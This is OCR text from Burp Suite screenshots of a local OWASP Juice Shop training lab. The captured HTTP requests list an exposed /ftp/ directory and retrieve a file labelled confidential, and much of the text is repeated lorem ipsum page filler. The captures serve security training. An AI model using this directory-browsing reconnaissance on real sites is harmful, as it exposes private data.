
Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

Customer Feedback

Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.



About Us

Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

Customer Feedback

Filter settings: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
174	http://localhost:3000	GET	/rest/admin/application-configura...			304	306			
175	http://localhost:3000	GET	/api/Feedbacks/			200	2613	JSON		
176	http://localhost:3000	GET	/rest/admin/application-version			304	304			
177	http://localhost:3000	GET	/rest/admin/application-configura...			304	306			
179	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polli...	✓		200	215	text	io/	
180	http://localhost:3000	GET	/socket.io/?EIO=4&transport=web...	✓		101	129		io/	
181	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polli...	✓		200	262	JSON	io/	
182	http://localhost:3000	GET	/rest/admin/application-configura...			304	306			
183	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polli...	✓		200	230	text	io/	
184	http://localhost:3000	GET	/rest/admin/application-configura...			304	306			
185	http://localhost:3000	GET	/api/Challenges/?name=Score%2...	✓		304	305			
195	http://localhost:3000	GET	/ftp/legal.md			200	3517	text	md	

Request

```
GET /ftp/legal.md HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss
Connection: keep-alive


```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 25 Nov 2024 20:37:46 GMT
ETag: W/"be7-193650b65c9"
Content-Type: text/markdown; charset=UTF-8
Vary: Accept-Encoding
Date: Mon, 25 Nov 2024 21:07:40 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 3047

# Legal Information

Lorem ipsum dolor sit amet, consetetur
sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore
magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo
dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus
est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur
sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et
dolore magna aliquyam erat,
```


OWASP Juice Shop
localhost:3000/#/about
OWASP Juice Shop
Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
3 ×
Send
Cancel
Target: http://localhost:3000
HTTP/1
Request
Pretty Raw Hex
Response
Inspector
Notes
Search
0 highlights
Ready
Event log (1) All issues
Memory: 141.0MB


About Us

Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

Customer Feedback

```
GET /ftp/ HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss
Connection: keep-alive
```


OWASP Juice Shop
localhost:3000/#/about
OWASP Juice Shop
Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
3 ×
Send
Cancel
Target: http://localhost:3000
HTTP/1
Request
Pretty Raw
Response
Pretty Raw Hex Render
Inspector
Notes
Search
0 highlights
Done
11,354 bytes | 17 millis
Event log (1) All issues
Memory: 135.0MB

About Us


Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

Customer Feedback

GET /ftp/ HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Connection: keep-alive

```
          <span class="size">
          </span>
          <span class="date">
            9/9/2024 5:50:05 PM
          </span>
        </a>
      </li>
      <li>
        <a href="acquisitions.md" class="icon icon icon-md
        icon-text" title="acquisitions.md">
          <span class="name">
            acquisitions.md
          </span>
          <span class="size">
            909
          </span>
          <span class="date">
            9/9/2024 5:50:05 PM
          </span>
        </a>
      </li>
      <li>
        <a href="announcement_encrypted.md" class="icon icon
        icon-md icon-text" title="announcement_encrypted.md">
          <span class="name">
            announcement_encrypted.md
          </span>
          <span class="size">
            369237
          </span>
          <span class="date">
            9/9/2024 5:50:05 PM
          </span>
        </a>
      </li>
      <li>
        <a href="coupons_2013.md.bak" class="icon icon icon-bak
         icon-default" title="coupons_2013.md.bak">
          <span class="name">
            coupons_2013.md.bak
          </span>
          <span class="size">
            131
          </span>
```


OWASP Juice Shop
localhost:3000/#/about
OWASP Juice Shop
Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
3 ×
Send
Cancel
Target: http://localhost:3000
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Search
0 highlights
Done
1,378 bytes | 1,013 millis
Event log (1)
All issues
Memory: 138.0MB

About Us


Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

Customer Feedback

```
GET /ftp/acquisitions.md HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not/A)Brand";v="8",
"Chromium";v="126"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,appli
cation/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en;
welcomebanner_status=dismiss;
cookieconsent_status=dismiss
Connection: keep-alive
```

```
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 09 Sep 2024 15:50:05 GMT
ETag: W/"38d-191d77a57c8"
Content-Type: text/markdown; charset=UTF-8
Content-Length: 909
Vary: Accept-Encoding
Date: Mon, 25 Nov 2024 21:17:06 GMT
Connection: keep-alive
Keep-Alive: timeout=5

# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the
next year.
This will have a significant stock market impact as we will
elaborate in
